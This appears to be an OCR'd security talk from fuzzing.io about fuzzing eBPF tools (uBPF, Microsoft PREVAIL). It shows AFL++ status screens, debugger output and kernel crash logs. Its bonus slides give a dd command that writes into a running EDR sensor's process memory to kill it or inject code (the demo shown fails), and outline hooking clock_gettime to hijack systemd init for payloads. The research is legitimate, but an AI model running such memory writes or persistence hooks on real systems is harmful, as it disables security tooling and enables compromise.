
- uBPF with JIT enabled

```
                 american fuzzy lop ++3.01a (default) [fast] {0}
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 0 min, 59 sec      │  cycles done : 0     │
│   last new path : 0 days, 0 hrs, 0 min, 1 sec       │  total paths : 4027  │
│ last uniq crash : 0 days, 0 hrs, 0 min, 9 sec       │ uniq crashes : 46    │
│  last uniq hang : none seen yet                     │   uniq hangs : 0     │
├─ cycle progress ─────────────────┬─ map coverage ─┴──────────────────────┤
│  now processing : 1328.1 (33.0%) │    map density : 3.71% / 99.90%        │
│ paths timed out : 0 (0.00%)      │ count coverage : 4.53 bits/tuple       │
├─ stage progress ─────────────────┼─ findings in depth ────────────────────┤
│  now trying : havoc              │ favored paths : 740 (18.38%)           │
│ stage execs : 22.1k/32.8k (67.55%)│  new edges on : 878 (21.80%)          │
│ total execs : 95.6k              │ total crashes : 3747 (46 unique)       │
│  exec speed : 1188/sec           │  total tmouts : 0 (0 unique)           │
├─ fuzzing strategy yields ────────┴───────────────┬─ path geometry ────────┤
│   bit flips : n/a, n/a, n/a                      │    levels : 10         │
│  byte flips : n/a, n/a, n/a                      │   pending : 4026       │
│ arithmetics : n/a, n/a, n/a                      │  pend fav : 740        │
│  known ints : n/a, n/a, n/a                      │ own finds : 282        │
│  dictionary : n/a, n/a, n/a                      │  imported : 0          │
│havoc/splice : 229/24.6k, 76/7680                 │ stability : 100.00%    │
│   py/custom : 0/0, 0/0                           ├────────────────────────┘
│        trim : 0.00%/2, n/a                       │          [cpu000: 75%]
└──────────────────────────────────────────────────┘^C
```

FUZZING/IO

Microsoft PREVAIL

- eBPF Verifier
  - abstract interpretation engine acts as a security module
  - eBPF bytecode is first analyzed before being passed to uBPF with kernel privileges
- Let’s fuzz it!



FUZZING/IO

PREVAIL vs AFL++

- bpf-verifier fuzzing results

```
              american fuzzy lop ++3.01a (default) [fast] {0}
┌─ process timing ────────────────────────────────────┬─ overall results ────┐
│        run time : 0 days, 0 hrs, 2 min, 49 sec      │  cycles done : 0     │
│   last new path : 0 days, 0 hrs, 0 min, 0 sec       │  total paths : 1237  │
│ last uniq crash : 0 days, 0 hrs, 0 min, 16 sec      │ uniq crashes : 60    │
│  last uniq hang : 0 days, 0 hrs, 1 min, 25 sec      │   uniq hangs : 4     │
├─ cycle progress ──────────────────┬─ map coverage ─┴──────────────────────┤
│  now processing : 740*0 (59.8%)   │    map density : 10.44% / 18.50%      │
│ paths timed out : 0 (0.00%)       │ count coverage : 4.83 bits/tuple      │
├─ stage progress ──────────────────┼─ findings in depth ───────────────────┤
│  now trying : havoc               │ favored paths : 147 (11.88%)          │
│ stage execs : 3723/12.3k (30.30%) │  new edges on : 228 (18.43%)          │
│ total execs : 37.5k               │ total crashes : 13.4k (60 unique)     │
│  exec speed : 185.0/sec           │  total tmouts : 270 (59 unique)       │
├─ fuzzing strategy yields ─────────┴─────────────┬─ path geometry ────────┤
│   bit flips : n/a, n/a, n/a                     │    levels : 13         │
│  byte flips : n/a, n/a, n/a                     │   pending : 1145       │
│ arithmetics : n/a, n/a, n/a                     │  pend fav : 146        │
│  known ints : n/a, n/a, n/a                     │ own finds : 221        │
│  dictionary : n/a, n/a, n/a                     │  imported : 0          │
│havoc/splice : 224/12.9k, 0/1440                 │ stability : 100.00%    │
│   py/custom : 0/0, 0/0                          ├────────────────────────┘
│        trim : 0.00%/3363, n/a                   │          [cpu000:100%]
└─────────────────────────────────────────────────┘
```

Bonus: drmemory $pc corruption bug?

```
vulndev@ubuntu:~/ebpf/ebpf-verifier/crashes$ gdb -q --args drmemory -- ../check --domain=linux default\:id\:000000\,sig\:11\,src\:000041\,time\:562\,op\:havoc\,rep\:8
Reading symbols from drmemory...
Reading in symbols for /home/travis/build/DynamoRIO/dynamorio/drmemory/drmemory/frontend.c...done.
(gdb) r
Starting program: /home/vulndev/bin/drmemory -- ../check --domain=linux default:id:000000,sig:11,src:000041,time:562,op:havoc,rep:8
Reading symbols from /lib64/ld-linux-x86-64.so.2...
(No debugging symbols found in /lib64/ld-linux-x86-64.so.2)
Reading symbols from system-supplied DSO at 0x7ffff7fce000...
(No debugging symbols found in system-supplied DSO at 0x7ffff7fce000)
Reading symbols from /vulndev/dynamorio/drmemory/bin64/../dynamorio/lib64/release/libdynamorio.so...
Reading symbols from /vulndev/dynamorio/drmemory/bin64/../dynamorio/lib64/release/libdynamorio.so.debug...
warning: File "/vulndev/dynamorio/lib64/release/libdynamorio.so-gdb.py" auto-loading has been declined by your `auto-load safe-path' set to "$debugdir:$datadir/auto-load".
To enable execution of this file add
        add-auto-load-safe-path /vulndev/dynamorio/lib64/release/libdynamorio.so-gdb.py
line to your configuration file "/home/vulndev/.gdbinit".
To completely disable this security protection add
        set auto-load safe-path /
line to your configuration file "/home/vulndev/.gdbinit".
For more information about this security protection see the
"Auto-loading safe path" section in the GDB manual.  E.g., run from the shell:
        info "(gdb)Auto-loading safe path"
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...
Reading symbols from /usr/lib/debug//lib/x86_64-linux-gnu/libc-2.31.so...
process 323376 is executing new program: /vulndev/dynamorio/lib64/release/libdynamorio.so
Reading symbols from /vulndev/dynamorio/lib64/release/libdynamorio.so...
Reading symbols from /vulndev/dynamorio/lib64/release/libdynamorio.so.debug...
warning: File "/vulndev/dynamorio/lib64/release/libdynamorio.so-gdb.py" auto-loading has been declined by your `auto-load safe-path' set to "$debugdir:$datadir/auto-load".
Using PIE (Position Independent Executable) displacement 0x7fff86bd2000 for "/vulndev/dynamorio/lib64/release/libdynamorio.so".

Program received signal SIGILL, Illegal instruction.
0x000000007113d237 in ?? ()
```

Bonus: Python eBPF EDR loader DoS?

- Write to the Python JIT page to cause python to terminate or execute injected pyc code, VMware Carbon Black ships with example sensor using python.. But recent kernel change broke my demo? FAIL ☹

```
vulndev@ubuntu:~/ebpf/cbsensor-linux-bpf$ ps -ef | grep sensor ; echo ; sudo cat /proc/323491/maps | grep rwx
root      323490  320673  0 12:06 pts/6    00:00:00 sudo python3 ./examples/bcc_sample.py ./src/bcc_sensor.c
root      323491  323490  1 12:06 pts/6    00:00:04 python3 ./examples/bcc_sample.py ./src/bcc_sensor.c
vulndev   323573  323428  0 12:12 pts/7    00:00:00 grep --color=auto sensor

7fdf8cd6c000-7fdf8cd6d000 rwxp 00000000 00:00 0
vulndev@ubuntu:~/ebpf/cbsensor-linux-bpf$ sudo dd if=/dev/zero of=/proc/323491/mem bs=1 count=16 skip=$((0x7fdf8cd6c000))
dd: error writing '/proc/323491/mem': Input/output error
1+0 records in
0+0 records out
0 bytes copied, 0.00104697 s, 0.0 kB/s
```

FUZZING/IO

Bonus : eBPF kernel crash!

8:28 PM

vulndev@ubuntu: ~/eBPF

File Edit View Search Terminal Help

```
c_piix4 pata_acpi psmouse
Sep  8 20:26:27 ubuntu kernel: [ 2125.346786] CR2: 0000000000000000
Sep  8 20:26:27 ubuntu kernel: [ 2125.346788] ---[ end trace 6762eb4845d674fd ]---
Sep  8 20:26:27 ubuntu kernel: [ 2125.346790] RIP: 0010:uprobe_dispatcher+0x181/0x300
Sep  8 20:26:27 ubuntu kernel: [ 2125.346791] Code: f5 ff ff 85 c0 0f 88 81 00 00 00 48 63 d0 29 45 ac 48 01 55 b8 48 8b 45 b0 41 83 c6 01 44 39 70 78 77 a4 49 89 c6 49 8b 46 68 <8b> 00 a8 01 0f 85 e4 00 00 00 a8 02 0f 8
5 8a 00 00 00 45 31 e4 48
Sep  8 20:26:27 ubuntu kernel: [ 2125.346792] RSP: 0000:ffffa361423c7d90 EFLAGS: 00010246
Sep  8 20:26:27 ubuntu kernel: [ 2125.346792] RAX: 0000000000000000 RBX: ffffc36139e52ec0 RCX: ffff90f7dd0afb18
Sep  8 20:26:27 ubuntu kernel: [ 2125.346793] RDX: ffff90f8dc6f8000 RSI: ffffa361423c7f58 RDI: ffffc36139e52ec0
Sep  8 20:26:27 ubuntu kernel: [ 2125.346794] RBP: ffffa361423c7e08 R08: ffff90f8edcfb200 R09: 0000000000000000
Sep  8 20:26:27 ubuntu kernel: [ 2125.346794] R10: 0000000000000000 R11: 0000000000000000 R12: 0000000000000000
Sep  8 20:26:27 ubuntu kernel: [ 2125.346795] R13: ffff90f7e6655ff0 R14: ffff90f7dd0afb18 R15: ffffa361423c7f58
Sep  8 20:26:27 ubuntu kernel: [ 2125.346796] FS:  00007fef2dbd6700(0000) GS:ffff90f8f7c40000(0000) knlGS:0000000000000000
Sep  8 20:26:27 ubuntu kernel: [ 2125.346797] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
Sep  8 20:26:27 ubuntu kernel: [ 2125.346797] CR2: 0000000000000000 CR3: 0000000104ff4002 CR4: 00000000003606e0



Sep  8 20:27:56 ubuntu kernel: [ 2209.610428] BUG: unable to handle page fault for address: 0000004000000040
Sep  8 20:27:56 ubuntu kernel: [ 2209.610432] #PF: supervisor instruction fetch in kernel mode
Sep  8 20:27:56 ubuntu kernel: [ 2209.610433] #PF: error_code(0x0010) - not-present page
Sep  8 20:27:56 ubuntu kernel: [ 2209.610435] PGD 0 P4D 0
Sep  8 20:27:56 ubuntu kernel: [ 2209.610437] Oops: 0010 [#2] SMP PTI
Sep  8 20:27:56 ubuntu kernel: [ 2209.610440] CPU: 2 PID: 4214 Comm: go-test-bench Tainted: G      D W         5.4.0-84-generic #94-Ubuntu
Sep  8 20:27:56 ubuntu kernel: [ 2209.610441] Hardware name: VMware, Inc. VMware Virtual Platform/440BX Desktop Reference Platform, BIOS 6.00 07/22/2020
Sep  8 20:27:56 ubuntu kernel: [ 2209.610444] RIP: 0010:0x4000000040
Sep  8 20:27:56 ubuntu kernel: [ 2209.610447] Code: Bad RIP value.
Sep  8 20:27:56 ubuntu kernel: [ 2209.610448] RSP: 0018:ffffa361423afb28 EFLAGS: 00010202
Sep  8 20:27:56 ubuntu kernel: [ 2209.610449] RAX: 0000004000000040 RBX: ffff90f7dd0afb18 RCX: ffff90f8da7dde70
Sep  8 20:27:56 ubuntu kernel: [ 2209.610450] RDX: ffff90f8e58ef2c0 RSI: 0000000000000002 RDI: ffff90f7dd0afb18
Sep  8 20:27:56 ubuntu kernel: [ 2209.610451] RBP: ffffa361423afb50 R08: 0000000000000000 R09: 0000000000408000
Sep  8 20:27:56 ubuntu kernel: [ 2209.610452] R10: 0000000000000000 R11: ffff90f8dd317b28 R12: ffff90f8e58ef2c0
Sep  8 20:27:56 ubuntu kernel: [ 2209.610452] R13: 0000000000000002 R14: ffff90f8edcfb248 R15: ffff90f8edcfb200
Sep  8 20:27:56 ubuntu kernel: [ 2209.610453] FS:  0000000000000000(0000) GS:ffff90f8f7c80000(0000) knlGS:0000000000000000
Sep  8 20:27:56 ubuntu kernel: [ 2209.610454] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
Sep  8 20:27:56 ubuntu kernel: [ 2209.610455] CR2: 0000004000000016 CR3: 0000000104a1e003 CR4: 00000000003606e0
Sep  8 20:27:56 ubuntu kernel: [ 2209.610490] Call Trace:
Sep  8 20:27:56 ubuntu kernel: [ 2209.610496]  ? filter_chain+0x48/0x80
Sep  8 20:27:56 ubuntu kernel: [ 2209.610543]  uprobe_mmap+0x1ae/0x3c0
Sep  8 20:27:56 ubuntu kernel: [ 2209.610548]  mmap_region+0x218/0x670
Sep  8 20:27:56 ubuntu kernel: [ 2209.610549]  do_mmap+0x3b4/0x5c0
Sep  8 20:27:56 ubuntu kernel: [ 2209.610553]  vm_mmap_pgoff+0xcb/0x120
Sep  8 20:27:56 ubuntu kernel: [ 2209.610554]  vm_mmap+0x2d/0x40
Sep  8 20:27:56 ubuntu kernel: [ 2209.610558]  elf_map+0x5f/0x100
Sep  8 20:27:56 ubuntu kernel: [ 2209.610560]  load_elf_binary+0x4ec/0x1170
Sep  8 20:27:56 ubuntu kernel: [ 2209.610564]  search_binary_handler+0x8b/0x1c0
Sep  8 20:27:56 ubuntu kernel: [ 2209.610566]  __do_execve_file.isra.0+0x4ee/0x840
Sep  8 20:27:56 ubuntu kernel: [ 2209.610567]  __x64_sys_execve+0x39/0x50
Sep  8 20:27:56 ubuntu kernel: [ 2209.610571]  do_syscall_64+0x57/0x190
Sep  8 20:27:56 ubuntu kernel: [ 2209.610574]  entry_SYSCALL_64_after_hwframe+0x44/0xa9
Sep  8 20:27:56 ubuntu kernel: [ 2209.610575] RIP: 0033:0x7fa453ce82fb
Sep  8 20:27:56 ubuntu kernel: [ 2209.610578] Code: Bad RIP value.
Sep  8 20:27:56 ubuntu kernel: [ 2209.610579] RSP: 002b:00007ffdba0621e8 EFLAGS: 00000246 ORIG_RAX: 000000000000003b
Sep  8 20:27:56 ubuntu kernel: [ 2209.610580] RAX: ffffffffffffffda RBX: 00005645e4e75990 RCX: 00007fa453ce82fb
Sep  8 20:27:56 ubuntu kernel: [ 2209.610581] RDX: 00005645e4ed3200 RSI: 00005645e4ee70f0 RDI: 00005645e4ed3ff0
Sep  8 20:27:56 ubuntu kernel: [ 2209.610582] RBP: 00005645e4ed3ff0 R08: 00005645e4ee70f0 R09: 0000000000000000
Sep  8 20:27:56 ubuntu kernel: [ 2209.610582] R10: 0000000000000008 R11: 0000000000000246 R12: 00000000ffffffff
Sep  8 20:27:56 ubuntu kernel: [ 2209.610583] R13: 00005645e4ee70f0 R14: 00005645e4ed3200 R15: 00005645e4ee70f0
```

Thank you!

https://github.com/richinseattle/ebpf-tools

rjohnson@fuzzing.io

END

FUZZING/IO

CoRE

pahole

- Use pahole to convert dwarf symbols into format required for CoRE

ebpf-squirt-rop systemd init

- clock_gettime routinely fires from all programs, we can hook it and filter on pid==1 if we want to take over systemd init process (which can never die so is ideal for migrating to for payloads